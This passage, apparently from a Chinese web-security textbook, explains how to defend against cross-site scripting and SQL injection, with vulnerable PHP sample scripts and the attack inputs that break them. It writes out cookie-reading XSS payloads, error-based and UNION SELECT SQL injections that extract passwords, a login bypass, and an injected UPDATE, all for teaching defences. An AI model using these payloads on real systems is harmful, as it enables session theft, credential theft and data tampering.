htmlspecialchars 函数的第三个参数是指定字符编码。PHP 脚本的情况下，输入 / 内部 / 输出可以分别指定不同的字符编码，但 htmlspecialchars 函数中指定的字符编码需与 PHP 的内部字符编码一致。如果指定有误的话函数的处理就会不正常，所以务必要正确指定。

◆指定响应的字符编码

如果 Web 应用与浏览器各自设想的字符编码不一致，也会成为 XSS 的原因。PHP 中提供了多种指定字符编码的方法，其中最可靠的方法是采用 header 函数，如下所示。

```
header('Content-Type: text/html; charset=UTF-8');
```

关于字符编码的详细内容请参考第 6 章。

◆ XSS 的辅助性对策

此处介绍一些能够缓和 XSS 攻击的对策。虽然上文已经介绍了 XSS 攻击的根本性对策，但是，由于需要提防的地方实在太多，而且依据 HTML 中位置的不同，防范策略也各异，因此很容易有所疏漏。而通过实施下面介绍的辅助性对策，即使根本性对策的实施有所疏漏，也能减轻攻击造成的损害。

◇输入校验

就像 4.2 节中介绍的那样，通过检验输入值的有效性，当输入值不符合条件时就显示错误消息并促使用户重新输入，有时也能够防御 XSS 攻击。

当且仅当输入值为字母或数字的情况下，输入校验才能预防 XSS 攻击，如果输入框允许所有的字符就无法防御 XSS 攻击了。

◇给 Cookie 添加 HttpOnly 属性

Cookie 中有名为 HttpOnly 的属性，该属性能禁止 JavaScript 读取 Cookie 值。

通过给 Cookie 添加 HttpOnly 属性，能够杜绝 XSS 中窃取会话 ID 这一典型的攻击手段。但需注意的是其他攻击手段依然有效，所以这样只是限制了攻击者的选择范围，并不能杜绝所有 XSS 攻击。

使用 PHP 开发应用时，给会话 ID 添加 HttpOnly 属性，可以在 php.ini 中做如下设置。

```
session.cookie_httponly = On
```

详情请参考 PHP 的说明文档。

◇关闭 TRACE 方法

这是跨站追踪（Cross-Site Tracing，简称 XST）攻击的防范策略。XST 是指利用 JavaScript 发送 HTTP 的 TRACE 方法来窃取 Cookie 值或 Basic 认证密码的攻击手段。

XST 攻击利用的是 XSS 漏洞，所以只要消除了 XSS 漏洞就能保证安全无虞。而为了以防实施防范策略时有所遗漏，可以通过关闭 TRACE 方法来防御 XST 攻击。实际上，现在的主流浏览器都已经能够自己防御 XST，所以只要用户不使用一些另类的浏览器，就可以不用顾虑 XST 攻击。

在 Apache 中，关闭 TRTACE 方法，可以在 httpd.conf 中做如下设置。

```
TraceEnable Off
```

◆对策总结

根本性对策（个别对策）

- ➤HTML 的元素内容
  使用 htmlspecialchars 函数转义
- ➤属性值
  使用 htmlspecialchars 函数转义并用双引号括起来

根本性对策（共通对策）

- ➤明确设置 HTTP 响应的字符编码

辅助对策

- ➤输入校验
- ➤给 Cookie 添加 HttpOnly 属性
- ➤关闭 TRACE 方法

参考：使用 Perl 的对策示例

接下来向大家介绍一下 Perl 中能够用来防范 XSS 的功能。

◆使用 Perl 进行 HTML 转义的方法

在 Perl 中转义 HTML 时，能够使用 CGLpm 中的 escapeHTML 方法。

```
# 声明使用 CGI.pm 与 escapeHTML
use CGI qw(escapeHTML);
my $query = new CGI;   # 生成 CGI 对象
# ...
my $ep = escapeHTML($p); # 将 $p 进行 HTML 转义后赋值给 $ep
```

◆指定响应的字符编码

在程序的开头加上如下代码，就可以指定 HTTP 响应的字符编码。


```
# 在程序的开头处
use CGI;
my $query = new CGI; # 生成 CGI 对象
# 输出响应之前
print $query->header(-charset => 'UTF-8');
```

4.3.2　跨站脚本（进阶篇）

本节作为前一节的补充，将继续介绍其他形式的跨站脚本安全隐患，即 href 等保存 URL 的属性值、事件绑定函数以及 script 元素。

前面已经提到过转义参数的方法根据其在 HTML 中的位置不同而不同，因此，这里我们将上一节的图 4-20 扩充，如图 4-22 所示。

▶ 图 4-22　HTML 的组成元素



与上图相对应，下表为扩充后的 HTML 转义概要。

▶ 表 4-7　HTML 转义概要

位置	说明	转义概要
元素内容（普通文本）	能解释 Ta g 和字符实体。结束边界字符为“<”	“<”和“&”使用字符实体转义
属性值	能解释字符实体。结束边界字符为双引号	属性值用双引号括起来，“<”和“&”和“"”使用字符实体转义
属性值（URL）	同上	检验 URL 格式正确后按照属性值的规则转义
事件绑定函数	同上	转义 JavaScript 后按照属性值的规则转义
script 元素中的字符串字面量	不能解释 Tag 和字符实体。结束边界字符为“</”	转义 JavaScript 并避免出现“</”

其中，元素内容与属性值已在上一节讲述，接下来我们来看一下其他三项。

href 属性与 src 属性的 XSS

有些属性的值为 URL，比如 a 元素的 href 属性、img 元素、frame 元素、iframe 元素的 src 属性等。如果属性中 URL 的值是由外界传入的话，外界就能够使用 javascript:JavaScript 代码形式（javascript 协议）的 URL 执行 JavaScript 代码[①]。比如，下面这段示例脚本的目的就是使用外界传入的 URL 来生成链接。

▶ 代码清单 /43/43-010.php

```
<body>
<a href="<?php echo htmlspecialchars($_GET['url']); ?>">书签</a>
</body>
```

作为攻击示范，下面我们使用以下 URL 来执行这段脚本。


```
http://example.jp/43/43-010.php?url=javascript:alert(document.cookie)
```

生成的 HTML 如下。如你所见，href 属性被设置了 JavaScript 协议，从而便能够执行 JavaScript 代码。

```
<body>
<a href="javascript:alert(document.cookie)">书签</a>
</body>
```

在页面上点击“书签”链接后，JavaScript 就会被执行。

▶ 图 4-23 XSS 攻击成功



在指定 URL 的 href 属性与 src 属性等中，有时 javascript 协议是有效的。

javascript 协议引发的 XSS，其根源不是没有进行 HTML 转义，这与之前介绍的 XSS 有所不同，因此，其防范对策也不尽相同。

① 除了 javascript 协议，还有 VBScript 协议（vbscript:）

◆生成 URL 时的对策

当 URL 由程序动态生成时，需要对其进行校验，仅允许 http 和 https 协议。此外，通过校验的 URL 还需要作为属性值进行 HTML 转义[①]。

具体来说，URL 需满足下列两个条件中的一个。

➤以 http: 或 https: 开头的绝对 URL
➤以 / 开头的相对 URL

以下为能够实现上述校验的函数示例。

```
function check_url($url) {
  if (preg_match('/\Ahttp:/', $url)
     || preg_match('/\Ahttps:/', $url)
     || preg_match('#\A/#', $url))  {
    return true;
  } else {
    return false;
  }
}
```

传入该函数的字符串如果以 http:、https: 或 / 开头则返回 true，否则就返回 false。

◆校验链接网址

如果外界能够任意指定链接的跳转去向，用户就有可能被引向恶意网站，从而被攻击者通过钓鱼式攻击方式骗取个人信息。因此，在不明确跳转至的外部网站的链接时，可以执行如下任一操作。

➤检查链接的目标 URL，如果指向外部网站就报错
➤当链接目标为外部 URL 时，显示一个警告页面以提醒用户可能存在风险

关于以上两种方法的详情请参考 4.7.1 节。

JavaScript 的动态生成

◆事件绑定函数的 XSS

在当今的 Web 应用中，服务器端动态生成一部分 JavaScript 的情况实属常见。其中，一个典型的例子就是动态生成 JavaScript 中的字符串字面量。

比如，下面的 PHP 脚本中，在 body 元素的 onload 事件中调用函数时的参数就是由服务器端动态生成的[②]。

---

① 尽管与 XSS 无关，生成 URL 时也依然需要进行百分号编码。
② 为了方便读者理解，支持页面中收录的代码添加了在页面上显示查询字符串的处理。

▶ 代码清单　/43/43-012.php



```
<head><script>
function init(a) {} // 空函数
</script></head>
<body onload="init('<?php echo htmlspecialchars($_GET['name'],
  ENT_QUOTES) ?>')">
</body>
```

这里使用 htmlspecialchars 函数进行了转义，因此貌似很妥善，但其实这段 PHP 脚本中存在 XSS 漏洞。试使用以下查询文字列来启动脚本。

```
name=');alert(document.cookie)//
```

启动后将生成如下 HTML。


```
<body onload="init('&#039;);alert(document.cookie)//')">
```

由于 onload 事件绑定函数本质上是 HTML 中的属性值，能解释字符实体，因此，如下 JavaScript 代码就会被执行。

```
init('');alert(document.cookie)//')
```

init 函数的参数字符串字面量被迫终结，后面被添加了其他语句。这时，页面显示如图 4-24。

▶ 图 4-24　XSS 攻击成功



此处之所以会混入安全隐患，是因为没有将 JavaScript 字符串字面量进行转义。因此，输入参数中的单引号没有被识别为字符，而是被当成了 JavaScript 中字符串的结束符。

为了避免这种情况，理论上应采取如下措施。

1. 首先，将数据作为 JavaScript 字符串字面量进行转义
2. 将得到的结果再次进行 HTML 转义

下表为 JavaScript 字符串字面量中必须被转义的字符。

表 4-8　JavaScript 字符串字面量中应被转义的字符

字符	转义后
\	\\
'	\'
"	\"
换行	\n

按照上述规则，假设输入值为 <>'"\，就应该进行如下转义。


表 4-9　JavaScript 字符串字面量中应被转义的字符

原字符	JavaScript 转义后	HTML 转义后
<>'"\	<>\'\"\\	<>\'\"\\

而 JavaScript 更为实际的转义方法在后面介绍“JavaScript 字符串字面量动态生成的对策”时会进行讲述。

◆ script 元素的 XSS

下面我们来看一下当 script 元素内 JavaScript 的一部分是动态生成时的 XSS 漏洞。script 元素中不能解释 Tag 和字符实体，所以无需进行 HTML 转义，只要进行 JavaScript 的转义即可。但是，仅此还不够。比如下面的这段脚本就含有安全隐患。

代码清单　/43/43-013.php 

```
<?php
function escape_js($s) {
  return mb_ereg_replace('([\\\\\'"])', '\\\1', $s);
}
?>
<body>
<script src="jquery-1.4.4.min.js"></script>
你好，<span id="name"></span>
<script>
  $('#name').text('<?php echo escape_js($_GET['name']); ?>');
</script>
</body>
```

通过在 \、'、" 前插入 \，escape_js 函数就能将输入值作为 JavaScript 字符串字面量进行转义。

这段代码看似安全无虞，但是当输入值中包含 </script> 时，</script> 就会被当成 JavaScript 代码的结束符（下图）。

```
<script>
  foo('</script>');
</script>
```

这段代码中有两处 `</script>`，script 元素会在遇到第一个 `</script>` 时结束。script 元素不考虑上下文，只要看到 `</script>` 就会立刻终结（图 4-25）。

图 4-25　浏览器识别 JavaScript

```
<script> ●●●●●●●●●● </script>
```

浏览器不会考虑 JavaScript 的语法，仅负责将 <script> 和 </script> 中间的部分传送给 JavaScript 引擎处理。

这时，攻击者就可以恶意利用这一特性，并输入以下值来实施 XSS 攻击。

```
</script><script>alert(document.cookie)//
```

页面显示如下。

图 4-26　XSS 攻击成功

根据 HTML 的规格，script 元素中的数据不能出现 </。而字符实体因不能被解释也不能使用。所以，必须通过变更生成的 JavaScript 代码来避免这些问题。以下就是具体的对策。

◆ JavaScript 字符串字面量动态生成的对策

综上所述，动态生成 JavaScript 字符串字面量时需要遵循以下规则。

（1）按照 JavaScript 语法，将引号（单引号及双引号）和斜杠 \ 及换行符等进行转义。 " → \" ' → \' 换行符→ \n \ → \\（2-1）如果是事件绑定函数，将（1）的执行结果按照字符实体进行 HTML 转义，并用双引号括起来（2-2）如果是在 script 元素中，执行（1）后确保字符串中不存在 </。

虽然理论上如此，但 JavaScript 的转义规则相当复杂，执行起来很容易产生疏漏，因此一直以来都是安全隐患诞生的温床。鉴于这种情况，最好的办法可能就是避免动态生成 JavaScript。然而，现实中又会经常需要传给 JavaScript 的参数是动态的，因此，接下来就向大家介绍一下这种情况下可以采取的两类处理方法。

◇ Unicode 转义

为了规避动态生成 JavaScript 带来的风险，可以采取将字母和数字以外的所有字符都进行转义的方法。这种方法利用了 JavaScript 能将 Unicode 代码点 U+XXXX 字符转义为 \uXXXX 的功能。

下面就是实施 Unicode 转义的 `escape_js_string` 函数的例子。前提是字符编码为 UTF-8。`escape_js_string` 中，除了字母和数字以外，减号（-）和点号（.）也不进行转义。因此像 -1.37 这样的数值就不会被转义。不转义减号和点号对安全性不会有影响。

代码清单 /43/escape_js_string.php 

```
<?php
// 将字符串全部转换为 \uXXXX 形式
function unicode_escape($matches) {
  $u16 = mb_convert_encoding($matches[0], 'UTF-16');
  return preg_replace('/[0-9a-f]{4}/' , '\u$0', bin2hex($u16));
}
// 将除了字母、数字、逗号和点号外的字符转义为 \uXXXX 形式
function escape_js_string($s) {
  return preg_replace_callback('/[^-\.0-9a-zA-Z]+/u', 'unicode_escape', $s);
}
?>
```

调用例

```
<script>
  alert('<?php echo escape_js_string('𠮷 and 吉'); ?>');
</script>
```

生成的脚本

```
<script>
  alert('\ud842\udfb7and\u5409');
</script>
```

脚本解说

- `unicode_escape` 函数的功能为将输入字符串全部以 \uXXXX 的 UNICODE 形式进行转义
- 在 `mb_convert_encoding` 中将输入字符串的字符编码转换为 UTF-16
- 在 `bin2hex` 中将对象字符串转换为十六进制

- 使用正则表达式，每 4 个字节插入一个 \u
- escape_js_string 函数的功能为将字母与数字以外的字符转义为 \uXXXX 的形式
- 在 preg_replace_callback 函数中，将字母和数字以外的字符串全部传给 unicode_escape 函数处理

◇ JavaScript 中引用定义在 script 元素外的参数的方法

为了避免动态生成 JavaScript，在 script 元素外部定义参数后再在 JavaScript 中引用该参数也是一个解决方案。不过，该方案的实施需要利用 hidden 参数。

下面展示了利用 hidden 参数的示例脚本。前提条件是内部字符编码为 UTF-8。

```
<input type="hidden" id="familyname" value="<?php
 echo htmlspecialchars($familyname, ENT_COMPAT, 'UTF-8'); ?>">
...
<script type="text/javascript">
var familyname = document.getElementById('familyname').value;
//...
```

开头的 input 元素指定了 `id="familyname"` 以使其能被引用。此外，根据属性值的转义规则，第 2 行在设值时使用了 `htmlspecialchars` 进行转义并将其用双引号括了起来。

而 input 的值则在倒数第 2 行被 `getElementById` 方法引用。

此方案的优点为，由于避开了 JavaScript 特有的繁琐问题，只需遵守少量规则就能防范 XSS，因此思路比较简单。而缺点就是定义 JavaScript 代码与参数的地方相隔较远，可能会使脚本的可读性降低。

读者在实际操作时，可以在综合考虑两种方案的特性后，根据实际情况做出抉择。

DOM based XSS

除了上述的各种 XSS 之外，还有一种叫作“DOM based XSS”的 XSS。JavaScript 常用于客户端的显示处理，DOM based XSS 即潜藏于此处的安全隐患。

下面是含有 DOM based XSS 漏洞的简单的 HTML。

▶ 代码清单 /43/43-011.html




```
<body>
你好
<script type="text/javascript">
  document.URL.match(/name=([^&]*)/);  ←取出查询字符串中 name 的值
  document.write(unescape(RegExp.$1));  ←将取出的值显示在页面上
</script>
</body>
```

这段 HTML 的目的是将查询字符串中 `name=` 指定的姓名通过 JavaScript 显示在页面上。例如，使用 http://example.jp/43-011.html?name=YamadaURL 显示页面时，页面上就会显示“你好，Yamada”。

按照惯例，下面我们来看一下对这段 HTML 进行攻击的示例。使用如下 URL 打开网页时，页面显示如图 4-27 所示。

```
http://example.jp/43/43-011.html?name=<script>alert(document.cookie)
</script>
```

▶ 图 4-27 DOM based XSS 的结果



攻击者注入的 JavaScript 代码不会出现于服务器端生成的 HTML 中，因此这类 XSS 被称为“DOM based XSS”。现今使用 JavaScript 来显示页面的案例越来越多，而即便是部分显示使用 JavaScript 也必须要考虑其中是否会有 HTML 标签。

JavaScript 的标准函数中没有提供转义 HTML 的功能，因此这里我们使用 jQuery 这个风靡全球的 JavaScript 库来示范字符串的显示。使用 span 元素确定字符串的显示位置，然后向 id 指定的 DOM 中插入文本文字。这时可以使用 `text` 方法自动进行转义操作。

▶ 代码清单 /43/43-011a.html

```
<body>
<script src="jquery-1.4.4.min.js"></script> ←── 加载 jQuery
你好 <span id="name"></span>
<script type="text/javascript">
if (document.URL.match(/name\=([^&]*)/)) {
  var name = unescape(RegExp.$1);
  $('#name').text(name); ←── 显示文本
}
</script>
</body>
```

实施防范策略后的脚本运行结果如下图，能看到 < 等被转义后正确地显示了出来。

图 4-28 实施防范策略后脚本的显示结果



允许 HTML 标签或 CSS 时的对策

开发博客系统或 SNS 网站时，有时需要允许用户使用 HTML 标签或自定义 CSS（Cascading Style Sheet）。但是，这样会带来很大的 XSS 风险。

一旦允许输入 HTML 标签，用户就能够使用 script 元素或事件绑定函数等执行 JavaScript，同样，在 CSS 中使用 expression 功能[①]也能执行 JavaScript，而问题是这些 JavaScript 有可能并不是开发者所设置的。

为了避免此类 JavaScript 的执行，可以采取解析用户输入的 HTML，仅允许可以显示的元素的方法。但是 HTML 的语法结构相当复杂，此方法实施起来实属不易。

所以，开发允许用户输入 HTML 标签或 CSS 的网站时，最好的方法可能就是使用能够解析 HTML 文本语法结构的第三方程序库。PHP 中能利用的程序库有 HTML Purifier（http://htmlpurifier.org/）等。

参考：Perl 中转义 Unicode 的函数

以下为 Perl 中转义 Unicode 的函数范例。

```
#!/usr/bin/perl
use strict;
use utf8;
use Encode qw(decode encode);
# ...
# 将输入值全部转义为 \uXXXX 形式
sub unicode_escape {
  my $u16 = encode('UTF-16BE', $_[0]);  # 转换为 UTF-16
  my $hex = unpack('H*', $u16);         # 转换为十六进制字符串
# 每隔 4 个字符插入一个 \u
  $hex =~ s/([0-9a-f]{4})/\\u\1/g;
  return $hex;
}
```

① 这是微软的 Internet Explorer 中提供的扩充功能。IE8 的标准模式中禁用了此功能，但在其他模式中还可以使用。

```
# 将字母和数字以外的字符转义为 \uXXXX 形式
sub escape_js_string {
  my ($s) = @_;
# 将字母、数字、减号、点号以外的字符串传给 unicode 函数处理
  $s =~ s/([^-\.0-9a-zA-Z]+)/unicode_escape($1)/eg;
  return $s;
}
```

4.3.3　错误消息导致的信息泄漏

错误消息导致的信息泄漏有以下两种情况。

- 错误消息中含有对攻击者有帮助的应用程序内部信息
- 通过蓄意攻击使错误信息中显示隐私信息（如用户个人信息等）

应用程序内部信息是指，发生错误的函数名、数据库的表名、列名等，这些信息都有可能成为攻击的突破口。而第二种情况的具体内容会在 4.4.1 节中结合示例讲解。

为了解决以上问题，当应用程序发生错误时，应该仅在页面上显示“此时访问量太大，请稍后再试”等提示用户的消息，而错误的详细内容则以错误日志（Error Log）的形式输出。详情可参考 5.4 节。

PHP 的情况下，禁止显示详细错误信息，只需在 php.ini 中做如下设置。

```
display_errors = Off
```

总结

4.3 节集中讲述了 XSS 漏洞。由于 XSS 漏洞产生的主要原因为显示的方法存在问题，所以消除 XSS 漏洞的第一步就是生成正确的 HTML。开发新项目时，只要能够保持警惕，避免 XSS 漏洞并不困难，但事后再来应对 XSS 漏洞的话却相当费心费力，而且有时即使发现了隐患也会姑且将其搁置。但这样做是非常危险的，因此，不论网站的特点如何，笔者都强烈建议从最开始就编写正确的代码来杜绝 XSS 漏洞。

继续深入学习

读者们在学习完本书的内容后，如果还想继续深入学习的话，可以参考以下信息。

◇长谷川阳介的连载

NetAgent 公司的长谷川阳介在“@IT”上连载了《教科书上学不到 Web 应用安全知识》系列文章，围绕着浏览器关于 XSS 的特有问题等进行了浅显易懂的讲解。

 http://www.atmarkit.co.jp/fcoding/index/webapp.html

4.4 SQL 调用相关的安全隐患

大多数 Web 应用都使用 SQL 来访问关系型数据库。但如果程序中使用 SQL 语句访问数据库的实现代码不完善，就会产生 SQL 注入漏洞。接下来，本节就将对 SQL 注入漏洞做一介绍。

4.4.1 SQL 注入

概要

SQL 注入漏洞是由于 SQL 语句的调用方法不完善而产生的安全隐患。一旦应用中存在 SQL 注入漏洞，就可能会造成如下影响。值得注意的是，以下影响中攻击者都能够直接对服务器实施主动攻击，而不需要用户的参与。

- 数据库内的信息全部被外界窃取
- 数据库中的内容被篡改
- 登录认证被绕过（应用程序登录不需要用户名和密码）
- 其他，例如服务器上的文件被读取或修改、服务器上的程序被执行等

可见 SQL 注入漏洞的破坏力极大，因此，作为程序开发人员，在编程时务必要确保不引入 SQL 注入漏洞。其中，使用静态占位符调用 SQL 语句就是一种有效的对策。详情请参考本节的“对策”。

SQL 注入漏洞总览



产生地点
调用 SQL 语句的地方



影响范围
所有页面



影响类型
信息泄露、篡改数据、绕过认证、擅自运行程序、浏览或编辑文件



影响程度
大



用户参与程度
不需要



对策概要
使用静态占位符调用 SQL 语句

攻击手段与影响

接下来，笔者将使用示例脚本来讲解 SQL 注入攻击的方法与影响。

◆示例脚本解说

以下 PHP 脚本的作用为检索数据库（PostgreSQL）内的图书库存，该脚本含有 SQL 注入漏洞。

▶ 代码清单　/44/44-001.php



```
<?php
  header('Content-Type: text/html; charset=UTF-8');
  $author = $_GET['author'];
  $con = pg_connect("host=localhost dbname=wasbook user=postgres password=wasbook");
  $sqlstm = "SELECT id, title, author, publisher, date, price FROM books WHERE
author ='$author' ORDER BY id";
  $rs = pg_query($con, $sqlstm);
?>
<body>
<table border=1>
<tr>
<th>图书 ID</th><th>书名 </th><th>作者名 </th><th>出版社 </th>
<th>出版年份 </th><th>价格 </th>
</tr>
<?php
  $maxrows = pg_num_rows($rs);
  for ($i = 0; $i < $maxrows; $i++) {
    $row = pg_fetch_row($rs, $i);
    echo "<tr>\n";
    for ($j = 0; $j < 6; $j++) {
      echo "<td>" . $row[$j] . "</td>\n";
    }
    echo "</tr>\n";
  }
  pg_close($con);
?>
</table>
</body>
```

首先来看一下正常情况下脚本的运行情况，比如，使用如下 URL 来检索作者为 Shakespeare 的图书。

```
http://example.jp/44/44-001.php?author=Shakespeare
```

图 4-29 正常调用示例

书籍ID	书名	作者名	出版社	出版年月	价格
1001	仲夏夜之梦	Shakespeare	青森书籍	1979/01	600
1002	哈姆雷特	Shakespeare	岩手书房	1997/04	1260
1003	麦克白	Shakespeare	山形出版	2001/05	1530
1004	李尔王	Shakespeare	秋田公论社	2004/07	1890


接下来就让我们来看一下针对此脚本的攻击方法。

◆错误消息导致的信息泄漏

以下 URL 的目的在于攻击 44-001.php 以导致信息泄露。使用该 URL 打开页面，显示结果如图 4-30 所示。

```
http://example.jp/44-001.php?author='+and+cast((select+id||':'||pwd+from+users+offs
et+0+limit+1)+as+integer)>1--
```

图 4-30 错误消息导致的信息泄漏



错误消息中显示了用户名和密码为 yamada:pass1。这就是利用 SQL 注入攻击致使信息泄露的手段。

此攻击的核心部分为下面的子查询语句。

```
(select id||':'||pwd from users offset 0 limit 1)
```

该子查询查找 users 表中第一条数据的 id 和 pwd（用户名和密码）字段后，返回将两者以冒号相连后的字符串，即上图中的 yamada:pass1。然后，语句中尝试将字符串 yamada:pass1 通过 cast 函数转换为 integer 类型，但由于转换类型时出错，页面上显示了错误消息。

此处并不需要透彻理解这条 SQL 语句，但一定要知道通过 SQL 注入攻击能够取得数据库中

的任意信息。即使 SQL 注入漏洞存在于一些不起眼的地方，也可能会直接导致网站的重要信息泄漏。

另外，上述 SQL 注入攻击也是恶意利用错误消息的典型案例。因此，开发时应该注意不要将程序内部的错误内容显示在错误消息中。


◆ UNION SELECT 致使的信息泄漏

SQL 注入引发的信息泄漏中，除了利用错误消息的方法外，还有一种手段是使用 UNION SELECT。UNION SELECT 的作用为将两个 SQL 语句的检索结果求和。

下面我们来看一个利用 UNION SELECT 致使信息泄漏的例子。执行以下 URL 后，页面显示结果如图 4-31 所示。从图中可以看出，本应显示图书信息的页面上显示了用户的个人信息。

```
http://example.jp/44/44-001.php?author='+union+select+id,pwd,name,addr,null,null,nu
ll+from+users--
```

图 4-31　使用 UNION SELECT 进行攻击的结果



书籍ID	书名	作者名	出版社	出版年月	价格
yamada	pass1	山田太一	神奈川县川崎市		
tanaka	pass1	山石京子	东京都港区三田		
sato	password	佐藤一志	神奈川县横滨市		

此处不对攻击的详情进行说明，读者只需记住一旦使用 UNION SELECT 的攻击得逞，仅此一次攻击就能使大量信息泄漏。

◆使用 SQL 注入绕过认证

当登录页面存在 SQL 注入漏洞时，认证处理就能被绕过，从而导致在不知道密码的情况下也能成功登录应用。

以下就是一个含有 SQL 注入漏洞的登录页面。首先是用户名和密码的输入页面，为了方便演示，此处密码输入框的 type 属性使用了 text。

代码清单　/44/44-002.html

```
<html>
<head><title> 请登录 </title></head>
<body>
<form action="44-003.php" method="POST">
用户名 <input type="text" name="id"><br>
密码 <input type="text" name="pwd"><br>
<input type="submit" value=" 登录 ">
```

```
</form>
</body>
</html>
```


下面是接收用户名和密码后进行登录处理的脚本。

代码清单　/44/44-003.php

```
<?php
  session_start();
  header('Content-Type: text/html; charset=UTF-8');
  $id = @$_POST['id'];   // 用户名
  $pwd = @$_POST['pwd']; // 密码
  // 连接数据库
  $con = pg_connect("host=localhost dbname=wasbook user=postgres password=wasbook");
  // 拼接 SQL 语句
  $sql = "SELECT * FROM users WHERE id ='$id' and pwd = '$pwd'";
  $rs = pg_query($con, $sql);  // 执行查询
?>
<html>
<body>
<?php
  if (pg_num_rows($rs) > 0) { // 如果存在 SELECT 结果则登录成功
    $_SESSION['id'] = $id;
    echo '登录成功';
  } else {
    echo '登录失败';
  }
  pg_close($con);
?>
</body>
</html>
```

正常情况下，登录页面中输入用户名 yamada 和密码 pass1 后就能认证成功。

图 4-32　认证成功例




下面我们来看一下对此登录页面进行攻击的例子。假设攻击者在不知道密码的情况下输入以下密码。

```
' or 'a'='a
```

这时登录竟然也成功了。

图 4-33　认证被绕过



此时，拼接后的 SQL 语句如下。阴影部分为密码输入框内输入的字符串。

```
SELECT * FROM users WHERE id ='yamada' and pwd = '' OR 'a'='a'
```

SQL 语句的末尾被添加了 `OR 'a' = 'a'`，因此 WHERE 语句始终保持成立状态。

由此可知，如果登录页面存在 SQL 注入漏洞，就可能使密码输入框形同虚设。


◆通过 SQL 注入攻击篡改数据

接下来向大家介绍一下使用 SQL 注入攻击篡改页面数据的例子。首先用以下 URL 打开页面。

```
http://example.jp/44/44-001.php?author=';update+books+set+title%3D'<i>cracked!</
i>'+where+id%3d'1001'--
```

然后再次检索 Shakespeare，页面显示就如下图所示。“仲夏夜之梦”变成了“cracked !”，字体也变成了斜体。

图 4-34　篡改数据的例子



书籍ID	书名	作者名	出版社	出版年月	价格
1001	*cracked!*	Shakespeare	青森书籍	1979/01	600
1002	哈姆雷特	Shakespeare	岩手书房	1997/04	1260
1003	麦克白	Shakespeare	山形出版	2001/05	1530
1004	李尔王	Shakespeare	秋田公论社	2004/07	1890

第一次打开页面时执行的 SQL 文如下。阴影部分为外界传入的字符串，此处为了方便阅读加入了换行。-- 后面的字符被当成 SQL 文的注释而被忽略。

```
SELECT * FROM books WHERE author ='';
update books set title='<i>cracked!</i>' where id='1001'--'ORDER BY id
```

同时我们看到 HTML 的 i 元素也生效了，由此可以得知插入的 HTML 标签是有效的。而在

